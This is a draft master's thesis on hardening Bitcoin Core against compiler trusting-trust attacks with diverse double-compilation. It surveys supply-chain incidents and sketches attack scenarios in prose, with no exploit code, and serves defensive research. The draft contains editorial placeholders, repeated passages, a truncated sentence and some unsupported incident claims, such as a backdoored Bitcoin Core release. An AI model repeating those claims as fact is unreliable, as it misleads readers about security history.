DEGREE PROJECT IN TECHNOLOGY,
SECOND CYCLE, 30 CREDITS
STOCKHOLM, SWEDEN 2022

Diverse Double-Compilation to Harden Cryptocurrency Software

Niklas Rosencrantz

KTH ROYAL INSTITUTE OF TECHNOLOGY
ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

Author

Niklas Rosencrantz
Electrical Engineering and Computer Science
KTH Royal Institute of Technology

Place for Project

Stockholm, Sweden
KTH Royal Institute of Technology

Examiner

Professor Benoit Baudry
Electrical Engineering and Computer Science
KTH Royal Institute of Technology

Supervisor

Professor Martin Monperrus
Electrical Engineering and Computer Science
KTH Royal Institute of Technology

Abstract

A supply-chain attack is a type of attack that targets the software or hardware that is used to create a system. By compromising the supply chain, an attacker can insert malicious code into the system and compromise the system. Supply chain attacks have been used to attack the Bitcoin network in the past, and they are a serious threat to the security of Bitcoin. To secure a system against supply chain attacks, it is important to trust every piece of software and hardware used to create the system. In the software production lifecycle process, it is often beneficial to apply the methods early to prevent supply-chain vulnerabilities from being released and publicly exposed. Due to the financial capabilities of the Bitcoin Core project, there has been a general interest in security issues with its design and implementation. While most questions and issues have centered around Bitcoin Wallets and breach not because of Bitcoin itself but a bug in a web framework for the Cryptocurrency Exchange etc., research and information are scarce about how Bitcoin Core has applied secure development or application security in the past and currently. The first Bitcoin white paper was aimed at solving the problem of double-spending. It didn't specifically address the security of its own implementation, and nothing was written about a trusting trust attack. This article discusses the various ways a supply chain attack can occur and how it can be used to attack Bitcoin. It also discusses the steps that can be taken to secure a system against such attacks. A backdoor in a login system can take the form of a hard-coded user and password combination which gives access to the system. This backdoor may be inserted by the compiler that compiles the login program, and that compiler might have been subverted by the ancestor compiler that compiled the compiler. I have implemented a proof-of-concept attack on a C compiler and show that techniques can detect and mitigate the attack. Such a problem with deceptive compilers introducing malware into the build system has been described in several articles and studied in computer security and compiler security. During the years of research on this class

of attacks, it was implied that there are several additional sub-problems to analyze and discover, such as actually creating a working example of the attack and also the different methods to reduce the probability of such an attack. One mitigation that has been described is to use diverse double-compilation as a countermeasure. I introduce a variant of DDC that will build. with two compilers twice, the second time switching the roles of the compilers to reduce the probability of undetected compiler vulnerabilities. This variety has not previously been described. In the context of the Bitcoin Core build system, an attack and compromise of it are possible by a few attack methods and exploits that can be tried and analyzed, for example:

(describe the problems that are solved) Various organizations have, during recent years, suffered over $40 MUSD in losses due to compromised security in cryptocurrency exchanges and transactions. In the future, it is likely to expect these types of attacks to target vulnerabilities in decentralized cryptocurrency blockchains. To attack and compromise transactions on the Bitcoin blockchain, one might consider a few attack methods and exploits that can be tried and analyzed, for example: Somebody is stealing a Pretty Good Privacy (PGP) key from a maintainer and using that to sign new versions of Bitcoin Core. The belief that a computer system is 100 % secure only results from verifying all software and hardware that designers and hardware constructors used to create the system.

A domain-specific attack is a compiler inserting code that changes the recipient's address in 1/10000 Bitcoin transactions. A malevolent maintainer could upload malicious code and then hide it. Such an activity would get caught by a script that verifies signatures commonly catches such an attempt but may fail to detect the malware in some instances or even produce false positives.

Packages used in programming languages have recently been high-profile targets for supply chain attacks. A popular software package from the Ruby programming language used by web developers was compromised in 2019 when it started to include a snippet of code allowing remote code execution on the developer's machine. The author's credentials were compromised, and nobody ever found the malicious code in the code repository.

1. Stealing a PGP key from a maintainer and using that to sign new versions of Bitcoin-Core

2. Conducting a domain-specific attack where the compiler inserts code that

changes the recipient address in 1/10000 Bitcoin transactions.

3. A malevolent maintainer could upload malicious code and hide it. that would get caught by the verify signatures script

(The presentation of the results should be the main part of the abstract. Use about ½ A4-page.)

(Use probably one sentence for each chapter in the final report.) Write an abstract.

Introduce the subject area for the project and describe the problems that are solved and described in the thesis. Present how the problems have been solved, methods used and present results for the project.

English abstract

Keywords

Application security, Computer security, Compiler security, Software Supply Chain, Malware, Build security, Network security, Trojan Horse, Computer Virus, Cybersecurity, Information Security, Merkle tree, Bitcoin Code, Cryptocurrency, Cryptography, Signed code, attack, software, malicious, security, Trojan

Abstract

Problemet med vilseledande kompilatorer som introducerar skadlig kod är relevant för datorsäkerhet. Dessa så kallade trojaner utgör en svår klass av attacker att analysera och upptäcka. En lösning för detta är att använda olika dubbelkompilering som motåtgärd. Ändå är det svårt att ändra kompileringspipelinen för riktig programvara. Jag lär mig och skriver om designen av, och jag implementerar och utvärderar olika dubbelkompilering för bitcoin-core. För att attackera och kompromissa med Bitcoins kärna kan man överväga några attackmetoder och exploateringar som kan prövas och analyseras, till exempel:

Nyckelord

Civilingenjör examensarbete, ...

Acknowledgements

I would like to thank everyone who encouraged and inspired me, especially my professors Martin and Benoit, Rand Walzmann, Basile Starynkevitch, Terrence Parr, Fredrik Lundberg, Johan Håstad, Roberto Guanciale, David A. Wheeler, Bruce Schneier, Johan Petersson (for peer review), Holger Rosencrantz (for peer-review) and Ecaterina (for the artwork with the illustrations).

Acronyms

ACL2 A Computational Logic for Applicative Common Lisp

ANSI American National Standards Institute

ASLR address space layout randomization

CI continuous integration

CLI command-line interface

CPU central processing unit

DDC diverse double-compiling

DDC4CC diverse double-compiling for cryptocurrency

FPGA field-programmable gate array

GCC GNU Compiler Collection

GDB GNU Debugger

HT hardware trojan

NGO non-government organization

OSS open source software

RPC remote procedure call

PGP Pretty Good Privacy

RAM random access memory

TCC Tiny C Compiler

Contents

Chapter 1

Introduction

Supply-chain attacks have become an increasing threat towards computer systems and networks. The motivation for this kind of attack is relatively easy to understand: One can control entire organizations and even governments and countries if one holds the means to compromise the computer networks and their supply chains. An attacker could acquire enormous monetary funds by manipulating the economic systems or the decentralized financial systems of cryptocurrency blockchains such as NFTs. The attacks are possible when the targets are inherently vulnerable from the trust in their creators and trust in their supply-chain i.e. the hardware constructors and the software authors, the upstream development team, and the dependencies in the supply chain. Software developers normally don't expect an attack on their code while it is being built by the build system. An attacker could put in a backdoor (Trojan horse) in a program or a system as it is being built.

System owners are concerned with confidentiality, integrity, and availability, where availability is at least as necessary as the others. What if documentation gets deleted or destroyed, or as in a chat, it sometimes automatically becomes unavailable after six months? The work with this project, as described in this report, has been to investigate and understand the vulnerabilities and the means of mitigation.

Changing the compilation pipeline of real software without it being seen might sound difficult, but it can be done. In this project, there is an investigation and feasiliibility study and a case study with the design of such an attack. It includes an implementation and evaluatation of the method of defense, named diverse double compiling This report also suggest a few completely novel ideas to reduce the assumptions and reduce the probability even more that a system is compromised in chapter 2. Cybersecurity can be accomplished primarily in two complementary ways: secure software development, a NIST initiative, and software vulnerability protection.

1.1 Hypothesis Statement

Trusting Trust - The hypothesis being worked with is: To what extent can cryptocurrency software be secure from supply-chain vulnerabilities? There are methods to reduce the attack surface of a computer system in general. The key idea is that to believe in a 100% secure system, every piece of software and hardware must be trustworthy that has ever been used to create your system. During the research of the topic, related work was surveyed and studied, techniques were created, and evaluated for new and established methods of diverse double-compiling in the context of the build system for interacting with the blockchain of the Bitcoin cryptocurrency [35]. To attack and compromise a transaction on a blockchain one might consider a few attack methods and exploits that can be tried and analyzed, for example:

1. Steal a PGP key from a maintainer and using that to sign new versions of Bitcoin-Core
2. Conduct a domain-specific attack where the compiler inserts code that changes the recipient address of a transaction, possibly more difficult to detect if it happens only in 1/10000 Bitcoin transactions.
3. A malevolent maintainer could upload malicious code and hide it. That would get normally caught by a verify signatures script

The hypothesis is: To what extent can we reduce the risk for a cryptocurrency transaction on the blockchain being compromised by supply-chain vulnerabilities?

1.2 Examples of Key Attack Techniques

1.2.1 SUNBURST Malware

Certain attacks, such as the SUNBURST attack against the SolarWinds system, happen because malware was put into a vendor's trusted software; then an enemy may attack all the vendor's client organizations at once. This was a supply chain attack that happened because of trust [42].

1.2.2 XcodeGhost

In 2015 a compromised compiler for Apple Xcode appeared that seemed more readily available in Asia. The malware had compromised the compiler so that it would inject malware into the output binary. It was named XcodeGhost and was a malware Xcode compiler for Apple macOS. In the incident, a compiler attack referred to as Xcodeghost (2015) constituted a malware Xcode compiler for Apple macOS that can inject malware into output binary. In September 2015, a new compiler malware attack appeared in China. The attack targeted Apple's Xcode development environment and the official iOS and OSX development environments. The attack was a malicious compiler that the user could download. As users in China had slow download speeds when downloading large files from Apple's servers, many users would instead download Xcode from other colleagues or Baidu Wangpan, a Chinese cloud service created by Baidu. According to reports, the malicious compiler spread initially through Baidu Wangpan. This malicious version of Xcode replaces CoreServices object files with malicious object files. These object files can compile many iOS and OSX applications. The author does not know if the attack did anything to OSX applications. Nevertheless, the attack infected many iOS applications. The compromised applications are then available from the Apple App Store to the end-users. Neither the applications' customers nor suppliers had been aware of the malware. Pangu Team claims the attack infected at least 3418 different iOS applications. Amongst the apps infected was WeChat version 6.2.5, a widely installed instant messaging application [22]. In September 2015, WeChat had 570 million active users daily. As iOS had a mobile phone market share of approximately 25% at the same time, the virus could have reached millions of users by estimate [23]. The infected iOS applications will gather system data, encrypt it and send it to a remote server using HTTP. The application also can attempt to trick the user into giving away their iCloud password through a crafted dialogue box. Further, the attacker can read and write to and from the clipboard. It can also craft and open malicious URLs for malicious behavior by crafting specific URLs that open other apps with security weaknesses. The attack spread mainly in China, as the applications infected were mostly Chinese-developed applications targeting the Chinese market. Nevertheless, applications such as WeChat have been popular in more extensive regions of eastern Asia. The malware can also spread to more significant regions. Pangu Team also released an application to detect malicious applications created through XcodeGhost-infected compilers.

1.2.3 Win32/Induc.A

Another malware targeting Delphi compilers was called Win32/Induc.A

A relatively recent third incident of this type has been the Win32/Induc. A that was targeting Delphi compilers. W32/Induc is a self-replicating virus that works similarly to the compiler trap door attack. Chapter 3 of this text thoroughly describes such a compiler trap door attack. The virus inserts itself into the Delphi source libraries upon execution, infecting the compiler toolchain. It then inserts itself into all produced executables from the infected toolchain. The virus targets Delphi installations running on a Windows platform. The virus has three known variants: Induc-A, Induc-B, and Induc-C. The two initial runs were testing versions to test the insertion of the virus building up to the release of the more malicious Induc-C virus. Upon executing an infected file, the virus will check for the existence and location of a Delphi installation. Early virus versions looked for Delphi installations by looking for a specific registry subkey. Later versions will instead search the hard drive for a compatible Delphi installation. Once the installation is triggered, the malware creates a backup of the original SysConst.dcu (for earlier versions of the virus) or SysInit.dcu (for later versions of the virus) used for all produced executables [39, 44]. After this, it will copy the SysConst.pas or SysInit.pas file from the object library, modify the source code to include the malicious behavior, and compile the file. It will then copy to replace the original SysConst.dcu or SysInit.dcu. At this point, it compromises the Delphi compiler, and all produced executables from the compiler will also include the virus. Induc-C can also infect any .exe files on the computer. This behavior dramatically increases the virus' ability to spread to other computers. The initial versions of the virus (Induc-A and Induc-B) seem not to include any malicious behavior other than self-reproduction. In contrast, Induc-C includes behavior where it downloads and runs other malware. It does this by downloading specific JPEG files containing encrypted URLs in the EXIF sections. It will then download and execute the malware at these locations. Amongst the known malware executed is a password stealer. Reports also indicate that Induc-C has a behavior for making botnets. A known defense against the attack is antivirus software, which can detect infected executables or infected object files. As of September 2011, over 25difference between this and the compiler trap door attack is that instead of attaching the virus to the executable, it inserts itself into object files for compiling all programs using the infected toolchain. The compiler executable itself is not infected unless the same toolchain builds it. As the malware is not explicitly attached to the compiler executable, it can be quickly delivered through any infected executable and will then further spread itself to all compiled executables. It is reasonable to believe that this method will resort in a virus that spreads itself faster to more computers. However, it might also be easier to detect.

1.2.4 ProFTP Login Backdoor

In 2010 there was an injection of a login backdoor in the software named ProFTP. This was a supply chain attack that will probably be able to automatically detected in the not-so-distant future, while the attack was not merely in the binary code but also in the source code. What happened was that a malware hacker got access to the repository and made a commit that included a backdoor to the next version of the ProFTP software.

A malware can encrypt itself, spread, and replicate as a virus on computers. Packages used in programming languages have recently been high-profile targets for supply chain attacks. A popular package from the Ruby programming language used by web developers was compromised in 2019 when it started to include a snippet of code allowing remote code execution on the developer's machine [60]. What is interesting about this case is that the authors' credentials were compromised, and the malicious code was never found in the code repository. It was only available from the downloaded version installed by the Ruby package manager.
https://snyk.io/blog/malicious-remote-code-execution-backdoor-discovered-in-the-popular-bootstrap-sass-ruby-gem/

1.2.5 launchpadhit

In another recent attack, there was a Trojan horse attack on cryptocurrency usage in a codebase that was compromised from a GitHub repository [51].

1.3 Cyberattacks against Bitcoin

Three relevant introductory works about Bitcoin are first two more technical texts by two different research groups [7] [36]. The third is an article written more from an economic perspective [5]. (MOVE TO RW?) In the context of Bitcoin, there have been a few notable cases of supply chain attacks. In all of these cases, the attackers could compromise the systems because they had control of the supply chain. The attackers could upload malicious code to the Bitcoin-Core project's code repository in the first two cases. In the third case, the attacker compromised the server that hosted the Bitcoin.org website. These cases show it can attack the Bitcoin network by compromising the supply chain. In all of these cases, the attackers could compromise the systems because they had control of the supply chain.

1.3.1 Backdoor vulnerability

The second case is the Bitcoin-Core project, where a malicious developer uploaded a version of the Bitcoin-Core software that included a backdoor. This backdoor allowed the developer to steal funds from any Bitcoin address. The developer did this by changing the code that generated Bitcoin addresses.

1.3.2 Web security

In the third case, the attacker was able to compromise the server that hosted the Bitcoin.org website. The third case is the Bitcoin.org website, where a malicious attacker could insert code redirecting users to a phishing website. The attacker did this by compromising the server that hosted the website.

1.4 Contributors

In Chapters 2 and forward the state of the art research is presented as well as novel approaches for an implementation of the attack and the defense. Exclude the first chapter and references as well as appendix.

Chapter 2

Related Work

Why should anybody trust that an executable (compiled) object is a legitimate representation of the source code of the intended program? Do we have good reason to believe that the compiled code does not contain malware embedded during compilation, which can reproduce itself forever? Ken Thompson asked these questions during his Turing Award lecture [57]. The idea originates from an Air Force evaluation of the MULTICS system carried out by Karger and Schell and published in a technical report in 1974 [27]. In 1985, a decade after work by Karger and Schell, Ken Thompson specified the vulnerability in more concrete detail. Thompson posed questions with snippets in C.

Today, Thompson's article is a canonical and classic work in software security [8, 43, 59]. Thompson provided a detailed explanation of the attack, including source code to prove the concept with a hidden Trojan horse in the ancestor compiler, which is or was used to compile the next version. Thompson asked how much one can trust a running process (with one or more threads) or if it is more important to trust the people who wrote the source code. Thompson also stated that the vulnerability is not limited to the compiler or even ends with the build system: A supply-chain attack can compromise practically any program that handles another program in the way described, such as an assembler, linker, `ar`, Libtool, a loader, or firmware, and hardware microcode.

In the years after Thompson's article, the technologies of compiler security, dependency tracking, and supply-chain cybersecurity receives even more interest from academic researchers and commercial businesses. The potential for deceptive malware to propagate in object form without being seen implies that the risk of enormous damage is technically possible. The build system in many cases relies on the GNU Compiler Collection (GCC) [56]. A possible scenario is that a particular instance of the GCC contains self-replicating malware and that instance compiles itself to the next version. If that compiler compiles Bitcoin Core, a single individual, government organization, or some capable non-government organization (NGO) would be able to manipulate transactions centrally and arbitrarily. The ideas and executions were studied during the 1970s by Karger & Schell. Later, Ken Thompson pointed out the attack in the 1980s. Since then, practically no known researchers have made progress on the topic between the mid-1980s and the mid-1990s. The slow progress was partly due to the abundance of ideas and techniques for mitigation [27, 57]. Only in 1998 did Henry Spencer suggest a countermeasure [54].

Validation of input and source code verification are measures that can be appropriate to reduce the risk of an attacker getting control of the flow of execution. While a miscompilation caused the initial trust attack, more recent reports on systems security emphasized the input data. The authors Bratus et al. write that the input processed by the machine should be considered at least as important as the executable [8]. One observation is that input to a machine changes the state of the running process and the machine as if the input data were a program. Therefore, the authors meant that input data could and should be treated as a potential program because the input changes the machine's state.

Before the idea of double-compilation, nobody had suggested any countermeasures. There was no defense against the trust attack, or the defenses were insufficient. Security experts even claimed that there was no defense against the trust attack; Bruce Schneier has asserted that there is no defense if an attack causes the production systems to be compromised [46]. Consequently, given that there is no defense or countermeasure for a trust-based attack, attackers would quietly be able to subvert entire classes of computers and operating systems, gaining complete control over financial, infrastructure, military, and business systems worldwide.

Detecting binary differences through analysis methods for binary objects has been the main idea behind diverse double-compiling (DDC) and the other means of binary analysis. There are several technologies in use to detect binary differences. The related work discussed in this chapter primarily covers supply-chain cybersecurity and the vulnerabilities resulting from third-party software or software dependencies [22, 38].

The two leading practices for improving the security of the supply chain are, firstly, the practice of testing and verification. Testing and verifying systems have been done extensively for many years to minimize the risk of including any vulnerabilities in the system's release version. Secondly, more recently, more emphasis has been put on a practice referred to as secure development and application security to avoid including vulnerabilities as early as possible in the supply chain. The latter practices a work method referred to as shifting left. Shifting left means software development should work on security from the beginning in the production line. The idea is that cybersecurity should be worked on and considered as early as possible instead of waiting for somebody to fix it later [13]. It is reasonable that these two practices complement each other instead of one of them always being superior to the other. In many cases, a technique for testing and verification will depend on and require a specific development practice done before the test, e.g., using checksums. Therefore the two practices should be seen as complementary to each other.

2.1 The Threat Landscape

To give an overview of the threat landscape, Ohm et al. reviewed supply-chain attacks, emphasizing software backdoors [39]. Their results show measures and specific statistics of dependencies, modules, and packages in JavaScript (npm), Ruby (Gems), Java (Maven), Python (PyPI), and PHP.

Zboralski, a technical writer, states that this potential vulnerability is the central problem in network security [66]. As previously described by Ken Thompson, critical systems and activities rely on trust in the people who deliver the systems. We must either build the entire computer system ourselves only with our hardware and software, or implicitly trust those who created the system. Zboralski further claims that the problems of trusting trust are good reasons to work in security engineering.

2.1.1 Software and Hardware Backdoors

Mistakes or malice can result in software vulnerabilities and compromised system security. It can happen during the design or during construction. Mistakes and malice sometimes cause backdoors in software and hardware during several steps of construction and development. All use of backdoors has not been out of malice since legitimate administrators and maintenance staff have historically used backdoors to be able to unlock every device of a certain kind for repair and maintenance [21]. This feature of undocumented ways to unlock any device has been a trade-off, partly to solve problems at the expense of compromised security. Today's computers cannot verify an entire system; it would take too long due to the enormous combinatorial number of possible circuit states.

2.1.2 Self-Replicating Compiler Malware

Software that is supposed to cause miscompilation so that the resulting executable contains a vulnerability is sometimes called compiler malware. John Regehr suggests mitigating the threat with countermeasures against such compiler malware [45]. Two of the questions posed are:

Will this kind of attack ever be detected? Who is responsible for protecting the system: The end-user or the system designer?

The secure compilation aims to protect against the threat of the compiler potentially getting compromised by someone who inserted malware into it. The canonical example is making the compiler check if it is compiling a specific source code, for example, the authentication part of a system, and conditionally embedding a backdoor into the login program so that a particular input sequence will always authenticate the user. This vulnerability was described and demonstrated by Thompson's Turing Award Lecture. The report describes some hypothetical cyberattacks. One of the attack scenarios concerns the possibility of exploiting an IT platform's compiler and production system. Karger and Schell returned more recently with a follow-up article describing the progress over the last 30 years, concluding that the scenario is still a problem that nobody has wholly solved [28].

2.1.3 Deceptive Hardware Trojans

Zhang et al. conducted research mostly about hardware trojan (HT) [69]. They state that vulnerabilities lead to the risk of novel and modified exploits on computer systems. Despite extensive work to prevent the attacks, the attacks are feasible through compromised hardware. Existing trust verification techniques are not effective enough to defend against hardware Trojan horse backdoors found in field-programmable gate array (FPGA), for example, used in military technology.

The authors propose a technology they call DeTrust [69]. DeTrust proves that somebody can include hardware Trojans during construction. These Trojans can also avoid detection by commonly used verification systems. These two verification systems are called FANCI and VeriTrust. FANCI performs a functional analysis of the logic in the circuit that is unlikely to affect the output and then flags it as potentially suspicious [58]. Another technology named VeriTrust tries to find malware circuitry by checking the circuit's extreme values and corner cases [68].

Zhang et al. also recognize that verifying all possible hardware states often becomes unfeasible in practice because of the rapid growth of combinations of possible states as bitlength becomes longer and the system's functionality becomes increasingly advanced [69]. After concluding that formal verification of non-trivial circuits is becoming unfeasible in practice, the authors describe techniques to defeat the two validation systems. Finally, the research group made some practical proposals for defending against the attack technique they first described. Their suggestion is to extend FANCI and VeriTrust, mainly consisting of ways to make the verification system able to follow and trace a signal in the hardware through more levels than today to detect an implicitly triggered hardware Trojan.

2.2 Countermeasures to Backdoors

The logical choice from companies and researchers is often to harden security from the parts of the system that are most exposed to the public or the outside, for example, the authentication systems, which would cause significant damage if they were compromised. The Gordon-Loeb model measures and economically quantifies these risks and potential damage to IT security [24]. In general, what is being done is often referred to as a reduction of the exposed surface of the system; according to common engineering principles that with fewer parts that are exposed, fewer parts can go wrong.

2.2.1 Response-Computable Authentication

Dai et al. created a framework for response-computable authentication (RCA) that can reduce the risk of including undetected authentication backdoors [15]. Their work extends to the Google Native Client (NaCl) [65]. The idea is to separate and perform checks of the authentication system. Part of the system consists of an isolated environment that works as a restricted part between the authentication system and the other parts of a system. The system is, in its turn, divided into subsystems. These subsystems include checking the cryptographic password-check function for collisions, detecting side effects, or finding other hidden defects or embedded exploits that could otherwise have gone undetected and compromised the authentication.

The underlying assumptions of the work by Dai's research group are similar to the assumptions of cryptographic systems in general: The premise is that an attacker has complete knowledge of the mechanisms in place but no knowledge of the actual passwords or secret codes, or keys in use. This principle descends from Kerckhoffs's principle. The assumption was reformulated (or possibly independently formulated) by American mathematician Claude Shannon. Shannon formulated it as ”the enemy knows the system.” Consequently, hardware and software developers must design and construct all systems assuming that an enemy will know how the machine works [29, 50]. The work by Dai et al. did not include actual testing or checking of their framework. Testing and checks could further prove the benefit. For example, somebody could test the framework with 30 different authentication mechanisms, where one of them is deliberately vulnerable. Then observe if the framework detects the actual vulnerability with as few false positives as possible.

2.2.2 Isolating Backdoors with Delta-Debugging

Schuster and Holz have written about ways to reduce the risk of software backdoors. Their work emphasizes specific debugging techniques that utilize decision trees in binary code [48, 67]. They introduced a debugging technique called delta-debugging, making it possible to detect which system parts are possibly compromised and perform further analysis steps. Their software uses GNU Debugger (GDB) and can analyze binary code for x86, x64, and MIPS architectures. Their software, named WEASEL, is available to the public on GitHub [47]. Their article then gives the results from practical test cases to show that the WEASEL can detect and disable both malware found in actual incidents and malware deliberately created for specific testing purposes. The authors do not, however, describe how to detect a possible vulnerability in their dependence on the GDB.

Schuster et al. also describe techniques on how to prevent backdoors proactively [49]. They extended the previous work with Napu proposed by Dai et al. The result is a system that has reduced the risk of vulnerabilities through virtualization and isolation.

2.2.3 Firmware Analysis

Shoshitaishvili et al. describe a system called Firmalice [52]. Firmalice is an analysis system for firmware. The authors note that Internet of Things (IoT) devices are becoming more common not in many environments and that there have been mistakes that caused vulnerabilities of the software and firmware. Shoshitaishvili et al. state that for analysis, there is a significant difference between openly available source code and proprietary source code. They give because there is no direct availability to review or check the source and dependencies of an embedded system built from closed and proprietary source code. The authors claim that their system can find vulnerabilities that other analysis systems cannot, namely the one from Schuster and Holz, which rests on certain assumptions that Firmalice does not need [48].

Their article describes how to detect backdoors. Proprietary source code is often unavailable for direct analysis, so the Firmalice system uses existing disassembly techniques. It then identifies what the privileged state of the program could be and generates certain graphs (dependency graphs and flow graphs) so that the analysis identifies what instructions lead to the privileged state. The authors then report several cases of real product vulnerabilities in the object code. The authors can evaluate the accuracy of the analysis system and find out if the numbers of any false positives or false negatives are within the acceptable range [52].

2.3 Secure Compilation

Secure compilation can ensure that compilers preserve the security properties of the source programs they take as input in the target programs they produce [41]. Secure development is broad in scope; it targets languages with various features (including objects, higher-order functions, memory allocation, and concurrency) and employs various techniques to ensure preserving the security of the source code in the generated executable and at the target platform.

Attacks against the described compiler have been called deniable since the attack and undetected when viewing the compiler's source code. The term descends from the legal expression "plausible deniability" and the technology known as deniable cryptography [2, 61]. The property of being deniable is a primary characteristic of the most brutal supply-chain attacks and constitutes a significant challenge.

2.3.1 Debootstrapping

Debootstrapping is encouraged and practiced to avoid trusting the software production system [14]. The idea is to always use at least two different compiler implementations so that one compiler can test the other and avoid self-compiling compilers that compile different versions. The need for debootstrapping has been described in work by Courant et al. The rationale for debootstrapping is to remove the self-dependency and be able to check for a compromised compiler. It involves creating a new compiler in some programming languages other than the language of the compiler-under-test. The result, called the debootstrapped binary, may be very different from the bootstrapped binary (with different or no optimization, as our debootstrapped compiler produces worse code than before debootstrapping); it should have the same semantics.

For Debootstrapping, it will need a second independent compiler where the requirements are somewhat different from the production-level compiler that should be released. The compiler used for checking can only implement a subset and does not need to meet critical performance requirements or be optimized since its purpose is only correctness. Two such compilers have used a Java compiler named Jikes to debootstrap a Java compiler and a minimal C compiler called Tiny C Compiler (TCC) to debootstrap GCC [3].

2.3.2 Self-Hosted Systems

There have been findings of an undocumented extra microprocessor in specific systems [19]. There are claims that the only system that can be entirely trustworthy is the one where everything used to create the system is available in the system itself. Somlo describes such a self-hosted system in a recent research report [53]. Somlo notes that the lengths of supply chains are getting longer and longer. Consequently, according to Somlo, it increases the complexity of the problem of checking whether a system is trustworthy. Somlo describes an approach with steps to perform DDC. Somlo takes a broader scope and suggests an entirely self-hosted independent system with FPGA capable of checking another system. The idea is to have the system that performs the check also reduce the risks of being compromised in the linker, loader, assembler, operating system, or mainboard.

2.4 Testing and Verification

Several sources write that it is better to verify than to trust [37, 55]. The recommendation is to adhere to a zero-trust policy as much as possible [1]. During verification, one major challenge has been the exponentially increasing number of states of the system that need to be verified, and the tools available for verification have not been able to keep up with the advances in more complicated computer systems.

2.4.1 Verification of Source Code and of Compiler

Formal verification techniques consist of mathematical proofs of the correctness of a system that can be either hardware or software, or both [40]. The authors describe how Frama-C has been used to prove the correctness of some properties annotated into a critical C code embedded into aircraft. Functional equivalence is generally undecidable. The authors describe specific techniques (model checking and more) that are approximate solutions to the equivalence problem. It only requires a reduced state space with annotations and assertions in the source code for checking.

A related technology uses an approach with proofs at the machine-code level of compilers. For this purpose, researchers use a system named A Computational Logic for Applicative Common Lisp (ACL2) as a theorem-prover for LISP. The literature contains a plethora of descriptions of formal verification of compilers [63]. Wurthinger writes that even if the compiler is correct at the source level and passes the bootstrap test, it may be incorrect and produce incorrect or harmful outputs for a specific source input [16]. There were also attempts to analyze binary (executable) code to detect vulnerabilities directly. Some methods utilized techniques from graph theory to conduct an analysis [18, 22].

2.4.2 Diverse Double-Compilation

DDC is a technique proposed by David A. Wheeler in 2005. (DDC needs reproducible/deterministic compiler builds.) David A. Wheeler used an alternative implementation to gain trust in a bootstrapped binary, proving the absence of a trust attack [59]. First, a bootstrap binary compiles a reference implementation from the source, and we check that the resulting binary is identical to the bootstrap binary. Second, we use our debootstrapped implementation to build the reference implementation under test. Finally, we use the debootstrapped binary to compile the reference implementation again, getting a final binary. The final binary is produced without the bootstrap binary, using the compiler sources from the reference implementation. If it is bit-for-bit identical to the bootstrapped binary, then we have proved the absence of a trusting trust attack. If it differs, there may be a malicious backdoor or a self-reproducing bug, but there may also be a reproducibility issue in the toolchain. The main point is that DDC will detect a compromised compiler through the previously described procedure unless multiple compilers are compromised.

Historically, Henry Spencer was the first to suggest a comparison of binaries from different compilers [54]. The idea was originated by McKeeman and Wortman., who had written about techniques for detecting compiler defects and provided a formal treatment for verifying self-compiling compilers [32]. McKeeman also introduced T-diagrams to illustrate compilation techniques. Spencer remarked that compilers are a particular case of computer programs establishing a trustworthy and honest system. It will not work to simply compile the compiler using a different compiler and then compare it to the self-compiled code because two different compilers – even two versions of the same compiler – typically compile different code for the given input. However, one can apply a different level of indirection.

It was suggested to compile the compiler using itself and a different compiler, generating two executables. These two executables can be assumed to behave under test because they came from the same source code. However, they will not be identified as equal because the two different compiler manufacturers have used different techniques to generate the compiled executables. Now, one can use both binaries to recompile the compiler source, generating two outputs. Since the binaries should be identical, the outputs should be bit-by-bit identical. Any difference indicates either a critical defect in the procedure or malware in at least one of the original compilers [54].

In his first report about it, Wheeler put the idea into practice and coined the DDC technique in 2005 [59]. Wheeler then elaborated more on DDC in his 2010 Ph.D. dissertation [60]. The committers of GCC have been using very similar techniques for some time, although they are not using the term DDC for their actions [10]. The compilation procedure of GCC was not as described in its documentation. Wheeler's thesis mentions how the GCC compiles itself: It is a three-stage bootstrap procedure. The committers of GCC have been using DDC for some time, although they are not using the term DDC for their actions. The GCC compiler documentation explains that its normal complete build process, called a bootstrap, can be broken into stages. The command `make bootstrap` is supposed to build GCC three times: When the system compiles GCC, it follows a procedure in three stages. First, a C compiler, which might be an older GCC or a different compiler, compiles the new GCC. This task is called stage 1. Next, GCC is built again by the stage 1 compiler it previously compiled to produce ”stage 2”.

Finally, the stage 2 compiler compiles GCC a second time. The result is called stage 3 [56]. The final stages should produce the same two outputs (besides minor differences in the object files' timestamps), which are checked with the command ”make compare.” If the two outputs are not identical, the build system and engineers should report a failure. The idea is that a build system with this kind of checking should be made the final compiler independent of the initial compiler. Every build of GCC gets checked [10]. If a particular instance of GCC had included some malware of the trusted type, the check is done by the three-stage bootstrap, starting with a different compiler. The proof is that there is either no malware or that the other compiler has the malware. The more compilers included, the stronger the result will be: Either there is no trust attack or every C compiler we tried contained the malware. Both SUN's proprietary compiler and GCC have compiled GCC on Solaris. David A. Wheeler claims that this verifies that either GCC is legitimate or SUN's proprietary compiler contains malware, where the latter event is considered unlikely.

David A. Wheeler then states that one consequence of the vulnerability and countermeasures is that organizations and governments may insist on using standardized languages instead of customized languages. The U.S. military effectively did this with the standardized software development of the Ada programming language and standardized hardware development with the VHDL language. For standardized languages, there are many compilers. This diversity of compilers will reduce the probability of compromised and subverted build systems. If only one compiler exists for a specific programming language, it will not be possible to perform the DDC. Wheeler described three parts central to the attack: triggers, payloads, and non-discovery. A trigger means a specific condition inserts the enemy code (the payload) [60].

The test that is performed can be described in the following condition. If the condition holds, then there can only be an attack hidden in binary A if binary B cooperates with A. So either the compiler isn't compromised, or both of them are.

Listing 2.1: Example of condition for DDC

```
/* compile_with(x,y) means that we compile y with compiler x,*/

if (compile_with(compile_with(A,source),(source))
== compile_with(compile_with(B,source),(source)))
```

Furthermore, Wheeler suggested several possible future potential improvements, such as more extensive and diverse systems under test and relaxing the requirements of DDC, detailed later in section 2.3.2. (LINK TO SECTION!)

Several sources, including Wheeler's dissertation, explain that the security of a computer system is not a yes-or-no hypothesis but rather a matter of extent. Even if we could completely solve the compiler and software backdoor problems, the same vulnerability and argument apply to the linker, the loader, the operating system, firmware, UEFI, and even the computer system hardware and the microprocessor.

2.4.3 Reproducible Builds

Reproducible builds, which have been part of the Debian Linux project, have been a relatively successful attempt to guarantee as much as possible that the generated executable code is a legitimate representation of the source code and vice versa.

